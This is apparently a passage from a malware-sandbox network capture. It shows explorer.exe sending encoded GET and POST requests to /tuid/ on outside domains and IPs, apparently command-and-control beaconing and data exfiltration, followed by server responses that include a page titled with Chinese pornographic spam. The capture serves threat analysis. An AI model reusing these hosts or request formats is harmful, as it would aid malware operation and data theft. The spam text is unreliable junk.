7e 5f 4f 4d 72 77 61 50 7e 4d 59 48 46 44 62 34 4e 5f 7a 35 46 70 59 79 47 6b 37 43 42 56 55 5a 70 46 35 37 6d 44 52 2d 6b 4d 76 4a 74 5a 4e 76 70 52 52 5f 6f 33 5a 4c 4e 5a 7e 78 39 68 52 69 58 45 6c 59 28 71 68 38 5a 77 6c 62 53 4b 66 68 65 54 58 4d 73 34 38 4d 70 78 4b 45 4e 52 61 77 46 75 4b 6e 53 6e 52 4f 6e 63 77 6d 6d 37 4b 66 55 31 54 61 4b 42 7a 35 42 6a 43 46 67 37 4e 6c 45 69 65 75 79 6f 61 54 7e 43 74 53 70 6d 4c 68 77 4a 38 4d 7e 52 52 74 59 69 4c 68 54 71 62 61 54 51 69 36 4c 6b 34 6a 35 36 6e 56 63 52 6e 4e 70 4b 32 6d 4d 35 68 76 47 61 36 59 44 37 37 36 4b 58 34 45 6a 70 4e 53 5a 46 55 2d 7a 71 4e 43 78 44 47 6c 39 73 38 6d 6d 39 63 65 73 49 74 59 44 77 50 49 30 36 5a 42 58 37 57 79 75 2d 73 6d 42 35 61 34 75 41 51 61 56 5a 47 68 7e 64 56 4a 75 68 30 71 79 31 35 4c 70 43 4a 43 37 54 48 31 65 38 4b 44 65 64 4e 33 6f 79 72 6a 77 68 4d 73 58 65 6f 59 64 58 77 44 35 54 62 54 67 36 4e 67 38 36 45 4d 7a 53 46 50 35 33 34 61 70 7a 67 6a 28 6c 45 41 69 56 6c 58 7e 76 4a 45 4d 44 59 4b 4b 4e 63 50 62 64 33 70 65 48 68 6e 42 59 61 45 65 4c 6f 64 74 58 59 69 6b 64 52 44 54 50 72 4c 7a 38 4b 30 55 74 7e 31 55 4c 79 6c 50 47 44 37 67 61 48 42 45 56 39 4b 74 6f 35 69 78 56 67 7a 76 69 78 66 79 73 28 50 4a 62 6f 57 30 62 4c 4b 67 52 69 65 64 54 72 2d 32 4c 78 6d 38 4c 33 48 7e 69 66 72 72 47 69 6d 55 58 57 53 45 71 44 46 6b 6e 55 36 34 32 58 42 75 4f 33 30 58 5f 6a 78 65 74 58 79 47 35 7e 57 72 44 6a 45 65 56 56 55 34 6f 43 6f 4e 42 5a 51 43 72 36 75 34 35 77 2d 53 74 46 57 66 4a 6f 69 74 4b 76 42 78 70 43 51 59 72 79 6e 30 79 76 5a 45 5a 78 50 4e 36 39 54 59 49 34 52 4d 73 69 42 64 47 45 61 48 37 65 6f 47 6d 45 66 57 74 6b 4f 51 6a 28 6c 7a 61 43 78 41 79 48 53 78 33 37 4f 35 68 65 45 49 6a 71 79 6d 5f 78 33 49 43 63 43 62 76 77 58 50 4f 50 71 42 72 61 50 59 69 39 4e 4d 57 42 63 35 36 61 66 76 39 6f 68 4c 4c 47 5f 43 76 48 42 41 55 77 38 30 45 6c 46 69 5f 4e 78 42 58 50 45 72 36 43 36 49 6e 30 54 52 4b 66 33 30 57 71 1 2d 57 74 4c 61 7e 50 6e 53 66 69 39 4f 65 2d 70 79 4d 63 54 64 39 64 28 78 38 34 44 39 68 69 70 36 45 4f 45 76 74 74 Data Ascii: m4bd=IK680WbUpPQB5cpDmu(lrxUaAZfTU2Ap0KvZuiMVMH7GIcjkzBbbO5j8DkMqC2ePsDQc76q6U SeKjaVTS45859htBem3F4oq0vplkP~LUcme28KJ3ryhVNKpmGsCcF3-LyeXNa(wUkfYVefdyq~lesZXhj6wFWK4FR6 JLVVU~s6LS9GmMs2Djp3cJrHBerYqbW9Udn(-LEl7nC8qV1k0~8E2KspUszi7ulBHOGU34tT5DEWFU7qRq3R4XzLVR iusY36sBtl2OGSrE8Siefd9evc7jcXFwuwg7LVDISHKMJiYtGLOKkUAeYPg9PdClhGwAketCln7n35-Dy0v0RXlys3 KrSDr5WVYBk39ACaQQulfZbETDk3_YDGIRnta0aMVVALSBVTKK5HZJ4(4vbqvw6TMq-Qkee(2hwXI19WuVbEpL-nXx lpf6_EEfm9QsKK5zgycC9D9PTJMmjqLzf~Jpdj2F19Mwv4Kn1be9C(N9su6EjeZyUkgjE23nj6VEGEBJLvDXiKxGCX B174PucgM3Pz0NLrAt3ihPfEZNxpVaTc82-xev-YYhZPen7cHnnnbCt5zV8HcoHi8umdoehQ_LDmUvkezjv8uJqZx9 igQ2xHaBYt-DAsNkwSVcq(m8OjwVouzhsyAuTgNmtShtmfqEiP1LyJJ~_OMrwaP~MYHFDb4N_z5FpYyGk7CBVUZpF5 7mDR-kMvJtZNvpRR_o3ZLNZ~x9hRiXElY(qh8ZwlbSKfheTXMs48MpxKENRawFuKnSnROncwmm7KfU1TaKBz5BjCFg 7NlEieuyoaT~CtSpmLhwJ8M~RRtYiLhTqbaTQi6Lk4j56nVcRnNpK2mM5hvGa6YD776KX4EjpNSZFU-zqNCxDGl9s8 mm9cesItYDwPI06ZBX7Wyu-smB5a4uAQaVZGh~dVJuh0qy15LpCJC7TH1e8KDedN3oyrjwhMsXeoYdXwD5TbTg6Ng8 6EMzSFP534apzgj(lEAiVlX~vJEMDYKKNcPbd3peHhnBYaEeLodtXYikdRDTPrLz8K0Ut~1ULylPGD7gaHBEV9Kto5 ixVgzvixfys(PJboW0bLKgRiedTr-2Lxm8L3H~ifrrGimUXWSEqDFknU642XBuO30X_jxetXyG5~WrDjEeVVU4oCoN BZQCr6u45w-StFWfJoitKvBxpCQYryn0yvZEZxPN69TYI4RMsiBdGEaH7eoGmEfWtkOQj(lzaCxAyHSx37O5heEljq ym_x3ICcCbvwXPOPqBraPYi9NMWBc56afv9ohLLG_CvHBAUw80ElFi_NxBXPEr6C6In0TRKf30Wq-WtLa~PnSfi9Oe- pyMcTd9d(x84D9hip6EOEvtt344jOSuOfVEJJzwn0x1zzqsD3Y(QqosrburQTsWlRWJOSfRqOlQFruN7DpFEnYUdq Xw136yZr3qKnLz6RO9QMjAkcyVFijTkQRy1WZOUp6VjclsTMuFD0wnDOENMvWCXhoMCSMgP1Ip2n2leuowCSlbxXQB yhRRnBXqrrma3xCnGwxeLlOvmLo(3GetKq8UxpS3c99g5YXfuZ2RdR4iaG7hSyVsHWayYAjn0xloy98dt4WhrLJkcS _a0B_YU(VqlWB55ZhPvciBfsOABiftCIoyZwf(xDAQHCn5vbrKGak9qLYY3Pd(rbS~qUL9HycNXJNAqLW2IU4F9Do0 bAAH9guSd3yg3PrnbpmLiE-QftYE-OSZMY1S3ZPWYjrbGhtVlcGp-GvIoneq0(xww229y12fNJxFgJ_N7qQmZRauLS 5oUbMJej5ga0BgJ18ORp3tW~M6WaUakoP5V9sLCA4CLtDXBOfs_1LTBy3XXK4DUfqTWkr8ErjJcT_1gXeiWoYoWSas QQEwTL2KgQeRI1xMudfhuzVE5jBdcQWTYMcw69NmECDmqWr1OkmfTfDw6BcT45hr7FyCZaRHKmpSnNRN 8mD4t3o(2gslNiZirAZqaX_t-n71xLXi7Dj4bZYiRdaWuM4v6OK8diq5Zy5cb~Uyui2CceR8pG3ZOJyoInwArFCSO7 Afin8jwA6XoZ_MmMNCoAWBslmUGVHorlLDPtUcpZKoC9X8XK-TbF8TO~3Mp8Eqr5luPZdBr8vGRqGUXq_9ilpk_gpd XhbbXwV166E2ANtin03IRgF0CrVbv6ur5ZZWaZaxCPhIgnfa4UaJrqVNOz265s3bx(RcV4D4NW8Dd~_b8pTR7iB18y zuowyXtXg6u99cq3PMMKCsZh5zuPZPbe3lfB9ZngZmJLok4lDiE09jcfQdl(RKq72oO20QtR6Hodts7XMgmSuCnGZf sVl4bCDqYl0J0yRsTGILSwAfwv3gOFmDBTd8lQhEYdmai6m6yvGRywn5ys1GEQSo8SQ19s35htYsi4HEWpWlvtGdxK 3sS4FMeK-(Mq0cJY6AK~C7Bl2GDdkeVqbw10VM37kydCiWnXSGjkQp1OU1UL7hvQcW9(OspxyGswZdtQ0BDAThqoDW Tn0O6GEB2tsiA6EKPV-1pGhFNtSW8CHfiSXvQirX9UfVoc3w-JNsL~AHWVzs6i2U3iTTFi1vABorDJbok9t82C-NkW Q5CFhfHeArTjGo8JWR2lZtv6Qwd4kdPPCgBETkg8DkL7dBMq3tyPfFaGbHeYo0VvhM3v8Jcci89bZZ7zAYp3SUh8pE 3fRYoPuJkzfGqwT3sG3PSegvQRBqIis4tpgakipBVmXgaly0XsaqPQzGrF-FaKz0qpjnJDSDNm_G24RsbBD27ssmrf R48knS4Ug9gZxrG4iZEMVTMyrsXKWOs4qIvX1a5App-vX0TG5p2DuCrXzMw(IvFA_pUexSykOgRdUmHeYEoyPAR2Yj EZym3Dpi9a1ImGnOOGHBHcAUsLZnarCRIfhG61tQ7Z_45ZaOB(64635LpcFPdzCjGVEEJEYrLgrvQeLMuTeflpja1u bNcGeDc1rJoY6VuPSgM6eQ2WUEov4vZilnmIHJAV_uLBsqfhLjmg51MyZW7DWKrMCr3KHFxr97WcnE_Vt8U(G(PQPb IW8PVHZnwYSO9h5ZsNLQCBgGQHCIbATs2MfWhIEND1FvgTl3_7G4oU39QllwiTYmJyRuigJ5C1pLR2TPQuWzge_Dwy qzUDQb5Z4E10bW8Hn4j3nVIb_ZBa4ELqQSxm7UNBBAXqoKucaNuMCEZbO80jjU7p7~088dmetPFKzy521NFYM8ZnI7 5FvkGqp8-0OjKD3n6s1hy6lVeLT8P3O(EZH0KKJdipzDyrXmU(GzyckAS1Qt0ZzRcz03E~KoDcBttfxDI1DQxshjGV5EX5- 6eEWpM8ujM4qRiK1bst_3dpg(YU_F9AQ(AdlYvd2DNLDSSLTdHwrbGeBlnGGVHZTBQJ5x9R_WkZozXV37RWXn qwHWVRYhq8ZbBikMSoMjVTNgriVGv(e8UKNAToTPExiIfuak28GIGlPU6bYEm4Cpaez89nPPC0R8Xj5OZ~KNs3_fMA In8N-~qTZob3NblArBR1rZzVxsZC2prjLKwhLNm~txF603tUDWkNbZdRFVVe2DD7yvY(O~jiBSnq5(ZrmP_P1LSpDY t77VfTSl12ODLdxfnxM8U7uppum5jeOYsfw6C4eRCOAeYa26s4bJQx1ZEdQFsmVlTI4ICvxFjpaIZgpglY757jHolX

Timestamp	kBytes transferred	Direction	Data
			7ELn1EeWTKlxKJuz6rEJlUznKxtgnyDUePHI3g4JQ(gFnVXhTDEFeuhJY3idXt2XsowidpxBux86Z3bUEVhf7nHuk4 l9BS1YCy0vGnhyEpRhASOTCgBto3p71xhX8hFpj7Vkl7eLbhuL0(MErOx~SNHnrFWE-quCh6F1F7BPPSh0_n-6wwOu r3f2LO2y1xlYtHg~T3pWI6ouSihQxf_W9hY56xDiGx-GEztCTlWk8I_m4J60HoNyfgeQsbp~LgSMFwsGgKKoKb4z3z K33kAK833P37uXh7F78uMDEveR0JuBfTR~OIg9Yxxg9ts63lwi4HAzjsM0eA9p9Up25WaKP38je8v0Jf0kFcIcdLxi CUJ706kThYMfW6v0Uy3Jm1lYyCFElgUNaXPag9_s9ZmDAS6lI9LNANx45b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.11.20	49802	154.80.183.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:39.844942093 CEST	2339	OUT	GET /tuid/?m4bd=HIOGqwzZ3Isl7OEwvKn7zxoCIrzNSH0uht2lzyEyFHfgP4651xyJdMCZXys0BRyGrE8f&8pB=3fY8ljB8rp-H HTTP/1.1 Host: www.wwwf2dni.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:46:40.045722961 CEST	2383	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 08 Aug 2022 15:46:39 GMT Content-Type: text/html Content-Length: 1840 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c0 d6 c7 e5 c5 ce da b1 b5 e7 d7 d3 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 36 30 38 35 3b 26 23 33 38 38 38 39 3b 26 23 32 36 34 31 30 3b 26 23 32 38 33 38 35 3b 26 23 32 31 33 31 33 3b 26 23 32 30 38 34 33 3b 26 23 33 31 31 30 35 3b 26 23 32 37 34 39 30 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 2c 26 23 32 33 31 35 39 3b 26 23 32 33 31 35 39 3b 26 23 32 30 31 31 36 3b 26 23 32 36 33 37 36 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 33 32 35 36 34 3b 26 23 32 34 37 37 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 34 37 37 33 3b 26 23 32 30 33 38 37 3b 26 23 32 30 33 31 36 3b 26 23 32 39 32 33 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 32 30 31 35 34 3b 26 23 32 36 30 38 30 3b 26 23 32 32 39 37 31 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 36 30 38 35 3b 26 23 33 38 38 38 39 3b 26 23 32 36 34 31 30 3b 26 23 32 38 33 38 35 3b 26 23 32 31 33 31 33 3b 26 23 32 30 38 34 33 3b 26 23 33 31 31 30 35 3b 26 23 32 37 34 39 30 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 2c 26 23 32 33 31 35 39 3b 26 23 32 33 31 35 39 3b 26 23 32 30 31 31 36 3b 26 23 32 36 33 37 36 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 33 32 35 36 34 3b 26 23 32 34 37 37 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 34 37 37 33 3b 26 23 32 30 33 38 37 3b 26 23 32 30 33 31 36 3b 26 23 32 39 32 33 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 32 36 33 37 37 3b 26 23 33 30 37 32 31 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 33 31 35 39 3b 26 23 32 33 31 35 39 3b 26 23 32 30 31 31 36 3b 26 23 32 36 33 37 36 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 33 32 35 36 34 3b 26 23 32 34 37 37 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 5f 26 23 32 34 37 37 33 3b 26 23 32 30 33 38 37 3b 26 23 32 30 33 31 36 3b 26 23 32 39 32 33 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 5f 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 32 36 33 37 37 3b 26 23 33 30 37 32 31 3b 26 23 32 30 30 31 33 3b 26 23 32 35 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>国产日韩未满十八禁止观看,婷婷五月综合缴情在线视频,情侣作爱视频网站,人妻无码人妻有码中文字幕在线</title><meta name="keywords" content="国产日韩未满十八禁止观看,婷婷五月综合缴情在线视频,情侣作爱视频网站,人妻无码人妻有码中文字幕在线" /><meta name="description" content="婷婷五月综合缴情在线视频_情侣作爱视频网站_人妻无码人妻有码中&#25

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.11.20	49803	81.95.96.29	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:45.076797009 CEST	2490	OUT	POST /tuid/ HTTP/1.1 Host: www.worldbrands.wine Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.worldbrands.wine User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.worldbrands.wine/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 48 6e 44 78 77 7a 4c 64 36 51 65 59 55 57 33 67 32 6c 4b 4f 38 55 48 46 61 43 57 67 49 62 6b 31 4a 64 44 62 51 5a 6f 44 66 35 69 74 32 55 53 77 28 59 76 61 79 6c 30 6a 57 42 4c 44 39 7a 7a 59 49 50 66 33 64 47 77 32 53 48 59 5a 79 5f 7e 58 47 65 6c 48 4c 49 75 61 39 45 4b 70 4a 4e 63 56 39 2d 79 37 73 50 50 2d 45 43 4f 4a 67 67 67 6f 7a 47 43 4a 4b 63 71 43 56 43 5a 32 72 4f 75 4b 69 75 6a 55 59 32 4d 6f 69 58 74 66 37 66 59 52 69 56 74 55 74 39 61 76 6e 76 6f 4f 6f 4d 53 6b 78 5f 75 6b 46 49 7e 30 75 55 7e 46 72 47 6e 78 69 72 78 2d 75 30 51 67 50 46 73 71 52 58 34 66 79 6d 73 6a 56 44 59 6c 30 6e 64 76 65 57 7e 69 37 69 35 7a 73 75 42 72 4c 65 39 74 49 35 78 6a 35 75 76 68 7e 42 70 54 44 65 6e 4d 74 66 6d 38 56 37 4c 53 61 34 65 2d 74 48 46 78 68 32 36 46 4c 32 71 78 6a 30 56 66 79 6f 69 32 63 74 52 4c 56 57 55 73 69 43 32 75 7a 36 70 50 74 4e 32 38 7e 31 45 6b 4f 64 34 44 58 79 6b 66 49 30 6c 30 57 6f 43 4e 75 44 63 4c 37 45 71 2d 5a 72 78 5f 42 6f 72 63 73 4c 38 54 7e 2d 7e 32 73 6d 67 38 36 51 63 70 54 57 6d 4d 47 55 30 6a 6f 79 7e 4f 42 69 79 61 55 37 5a 5a 65 5f 41 53 68 39 79 70 69 67 42 53 58 4a 71 58 75 47 6b 68 6b 56 4a 4c 75 54 32 75 43 4e 64 55 77 44 66 49 56 6a 4f 41 69 38 30 65 53 47 30 42 67 33 4a 30 43 48 46 49 4f 45 62 4f 65 51 4f 69 62 4c 61 6f 54 67 63 30 62 7a 4d 35 67 67 36 69 39 63 43 2d 45 41 67 73 33 48 76 4c 41 4d 67 32 43 5f 32 42 38 6d 33 67 42 63 7a 69 35 50 53 59 6d 57 48 51 34 51 34 7a 47 47 58 75 30 35 31 52 42 63 33 62 67 58 38 4f 6c 46 6c 42 31 67 6d 6d 4c 5f 75 7a 45 68 50 61 51 66 4c 4b 39 45 73 6d 71 35 56 66 68 58 52 46 43 74 5a 55 4f 69 39 67 6b 2d 76 64 7a 52 55 75 44 56 42 79 70 4d 7a 5f 75 5f 78 68 35 63 6a 71 30 66 59 77 62 45 59 44 73 4b 49 68 78 38 64 51 33 34 34 36 6f 53 58 32 45 64 33 33 55 33 4c 30 70 79 67 75 6b 5f 76 49 79 68 4c 41 7e 34 68 75 44 53 78 75 36 69 58 71 56 36 45 5f 30 50 4d 48 72 4f 39 49 50 41 4e 2d 4f 52 4b 67 4e 35 45 6a 4c 73 51 45 43 6d 53 74 73 6c 62 62 45 72 4f 74 50 49 73 4d 46 53 50 6b 79 38 75 47 63 68 4c 56 42 64 37 61 53 52 28 33 62 70 47 33 69 36 66 68 6a 42 57 58 61 61 53 69 57 70 76 57 6e 4a 54 6a 56 77 51 56 4b 54 43 65 67 53 33 32 31 4a 39 75 33 4a 5a 68 6c 64 7e 59 64 4d 45 47 37 4a 61 50 68 7a 49 46 38 35 4a 37 43 55 67 61 77 72 34 4e 57 37 61 44 76 49 6d 53 63 6d 58 4e 51 35 4b 56 58 65 67 55 67 69 49 37 6f 6d 50 4c 75 66 59 54 7a 36 38 47 71 54 6c 6c 61 62 4e 64 38 61 5a 6d 7e 6c 62 50 35 4a 63 73 66 53 72 55 53 56 31 6c 4e 57 48 33 63 74 55 69 78 30 4e 73 43 53 4f 64 64 6d 73 75 42 66 47 36 68 61 69 4a 77 4b 64 77 58 58 59 68 4d 42 5a 61 70 68 4b 56 59 57 74 4b 79 75 46 55 50 59 69 6c 53 5a 36 68 39 2d 65 4b 54 62 65 4b 74 50 42 61 50 77 63 72 65 51 4d 6c 37 58 70 55 71 63 72 42 67 6b 69 64 74 76 43 7a 6a 59 65 7a 6d 75 51 4e 75 43 71 76 6d 67 72 49 6a 4e 66 34 31 35 62 7a 78 33 58 59 6a 4b 67 6e 34 57 65 37 55 62 4a 54 77 41 61 5f 44 32 51 76 37 64 61 58 46 54 50 41 75 38 6f 6c 68 78 53 49 39 62 36 76 4a 73 7e 57 5a 32 7a 41 62 5f 46 41 4b 47 54 4a 30 71 39 6e 7a 4b 52 79 79 76 48 72 68 34 48 68 36 44 49 54 57 44 42 43 73 42 75 55 73 42 67 33 77 5a 78 38 58 4c 52 30 4d 72 36 64 49 53 4a 43 73 6a 38 56 49 31 4f 66 61 66 74 5f 7e 63 31 78 68 5a 4e 75 34 4d 6e 5f 50 6d 35 67 68 45 4c 67 6b 32 70 4f 6a 71 4e 67 42 6d 41 42 4f 7a 69 68 47 49 72 30 28 77 45 75 31 6a 6a 4d 78 78 64 4e 57 57 30 68 63 57 32 31 55 4e 5a 5f 31 44 76 55 6e 36 31 41 30 39 43 6d 47 69 64 48 30 35 28 69 58 69 30 54 6e 65 59 7a 56 51 65 50 41 7a 4d 34 4f 76 7e 79 37 78 78 35 32 4e 66 30 65 72 4d 7a 28 36 33 69 67 58 42 35 31 35 47 72 55 52 4a 54 77 79 31 47 4a 56 68 57 77 5f 39 75 63 6b 30 74 47 57 46 7a 4c 54 6d 33 78 44 6e 4e 5a 6b 4c 31 43 65 39 62 54 66 54 78 5a 34 43 75 36 6a 57 50 6a 6b 61 42 75 6b 68 58 74 4e 39 36 65 75 52 4f 6f 48 30 33 54 39 75 59 52 70 58 65 4b 78 6a 6b 7e 52 75 4b 7e 52 47 5f 33 45 67 47 7e 56 31 61 64 64 70 68 36 46 41 4f 76 55 30 41 6e 44 34 69 31 6f 49 6a 41 7a 79 56 6e 50 49 6e 6a 67 32 5a 67 65 71 71 70 30 30 39 4e 70 62 37 67 48 4a 73 45 6b 67 79 30 35 31 46 78 62 37 4b 67 38 74 49 4b 4e 4c 61 7e 6c 6e 64 46 32 Data Ascii: m4bd=HnDxwzLd6QeYUW3g2lKO8UHFaCWglbk1JdDbQZoDf5it2USw(Yvayl0jWBLD9zzYIPf3dGw2S HYZy_~XGelHLIua9EKpJNcV9-y7sPP-ECOJgggozGCJKcqCVCZ2rOuKiujUY2MoiXtf7fYRiVtUt9avnvoOoMSkx_u kFl~0uU~FrGnxirx-u0QgPFsqRX4fymsjVDYl0ndveW~i7i5zsuBrLe9tl5xj5uvh~BpTDenMtfm8V7LSa4e-tHFxh26FL2qxj0V fyoi2ctRLVWUsiC2uz6pPtN28~1EkOd4DXykfl0l0WoCNuDcL7Eq-Zrx_BorcsL8T~-~2smg86QcpTWmMGU0joy~OB iyaU7ZZe_ASh9ypigBSXJqXuGkhkVJLuT2uCNdUwDfIVjOAi80eSG0Bg3J0CHFIOEbOeQOibLaoTgc0bzM5gg6i9cC- EAgs3HvLAMg2C_2B8m3gBczi5PSYmWHQ4Q4zGGXu051RBc3bgX8OlFlB1gmmL_uzEhPaQfLK9Esmq5V fhXRFCtZUOi9gk-vdzRUuDVBypMz_u_xh5cjq0fYwbEYDsKIhx8dQ3446oSX2Ed33U3L0pyguk_vIyhLA~4huDSxu6 iXqV6E_0PMHrO9IPAN-ORKgN5EjLsQECmStslbbErOtPIsMFSPky8uGchLVBd7aSR(3bpG3i6fhjBWXaaSiWpvWnJT jVwQVKTCegS321J9u3JZhld~YdMEG7JaPhzIF85J7CUgawr4NW7aDvImScmXNQ5KVXegUgiI7omPLufYTz68GqTlla bNd8aZm~lbP5JcsfSrUSV1lNWH3ctUix0NsCSOddmsuBfG6haiJwKdwXXYhMBZaphKVYWtKyuFUPYiISZ6h9-eKTbe KtPBaPwcreQMl7XpUqcrBgkidtvCzjYezmuQNuCqvmgrIjNf415bzx3XYjKgn4We7UbJTwAa_D2Qv7daXFTPAu8olh xSI9b6vJs~WZ2zAb_FAKGTJ0q9nzKRyyvHrh4Hh6DITWDBCsBuUsBg3wZx8XLR0Mr6dISJCsj8Vl1Ofaft_~c1xhZN u4Mn_Pm5ghELgk2pOjqNgBmABOzihGIr0(wEu1jjMxxdNWW0hcW21UNZ_1DvUn61A09CmGidH05(iXi0TneYzVQePA zM4Ov~y7xx52Nf0erMz(63igXB515GrURJTwy1GJVhWw_9uck0tGWFzLTm3xDnNZkL1Ce9bTfTxZ4Cu6jWPjkaBukh XtN96euROoH03T9uYRpXeKxjk~RuK~RG_3EgG~V1addph6FAOvU0AnD4i1oIjAzyVnPInjg2Zgeqqp009Npb7gHJsE kgy051Fxb7Kg8tIKNLa~lndF2x7vQ9FZfDRusO605cg5eQrXl5Tawl5rvLqASPpboNWGl8Rcwlj9OcDMnx75VM2TW2 BU_ZGvBo0STyFz_VO23EtWCCpgeAiVcgYXG8lY1uLaf1t1zL6vynJuELJ(QddT1ix2xG1uXiB0LSZHK8y3FXYcPgdE Hi3MJw222F1l19N~o~P25(0bBeW36kEqF7piHcCA5Q3xZOGghjvlwEfyNmcPGOhavTuq-d0lURzLenPFa4NTJIfvr3 2SPnMG_laEDgVdyg-9VvuC1s2PkOPh16Kp9Tc(myfI6mrx8sPe1aHX2a3UxpNJHf32X4xPfcCgxMmq6PF6DeqFpv5n RJD0FYtSKHxEdKZupbbRwyj3M~V8jFrEWULXSRbD7JIr-JUXkjf0igtFVHu0cp0Z8sMqdRIC3uXExaUjq2Weh~NPwT lpA61Y_3gBOBolxK-Ng4ckoOeMBGYkedLZEMIlnA22K(cO3eoRPfL0WZH8v8cl4HJjuwKlfeZshKZ1YQGLLE6NOw-u 2qooWPO8C8ziOFuiLQYxhU9ntcU9nbHxQv2xcUnZ1KlUaeaBZKB(I6C1Efjd0ltSgoEm0rIaXqK3Aj3hn73VVolj8t z4BEH~fUQ2Ml8JYAb3pktU8YFWJYROocixWIQMNrYDYCpr45SPyTEKMD7EvS03AAURJcnDPJQBaWAsid GePs4CRXGGzbo9gv_AcNYfIk8oMSjsZqlp3638mq3xCo6e0QVFtyChd0VTTctkcBee64Xz1GSAejVwX(j(kJc(ifWa yHferz32iJplypG~iPQpG9s(e9SZh3v56M5i8yp5Nip~CPFFjY9exrbalgNvePJwSvIARt_D9fDtBaZcD82y88QQ7W MVvKaDp6bdqOjPa7PZSbZX8UF8QC9VyWIaUkB7PGI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.11.20	49804	81.95.96.29	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:45.097492933 CEST	2526	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=Il3LuUn17XOwO1L66Bn3hjajRgSpI6QuPLSUULkpfr+VyFXt3qGq+SpnJy79y37sHeXr HTTP/1.1 Host: www.worldbrands.wine Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:46:45.151875019 CEST	2666	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:46:45 GMT Server: Apache/2.4.25 (Debian) Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 35 37 30 32 0d 0a 3c 68 74 6d 6c 3e 0a 0a 3c 68 65 61 64 3e 0a 09 3c 62 61 73 65 20 68 72 65 66 3d 22 2f 22 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 0a 09 3c 74 69 74 6c 65 3e 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 3c 2f 74 69 74 6c 65 3e 0a 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 